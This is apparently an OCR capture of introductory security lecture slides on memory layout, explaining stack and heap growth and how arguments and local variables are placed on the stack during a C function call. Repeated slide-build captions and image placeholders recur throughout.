
Dynamically sized at runtime

Known at Compile time

```
0xffffffff

int f() {
    int x;
    …

malloc(sizeof(long));

static int x;

static const int y=10;

0x00000000
```

Runtime Attacks


Stack and heap grow in opposite directions



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks


Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime

Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
return
```

Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime



Focusing on the stack for now

Stack Layout During Function Call


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```

0x00000000

0xffffffff




Arguments pushed in
Reverse order

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```

0x00000000



0xffffffff


Local variables Pushed in the Same order as They appear in the code

Arguments pushed in Reverse order

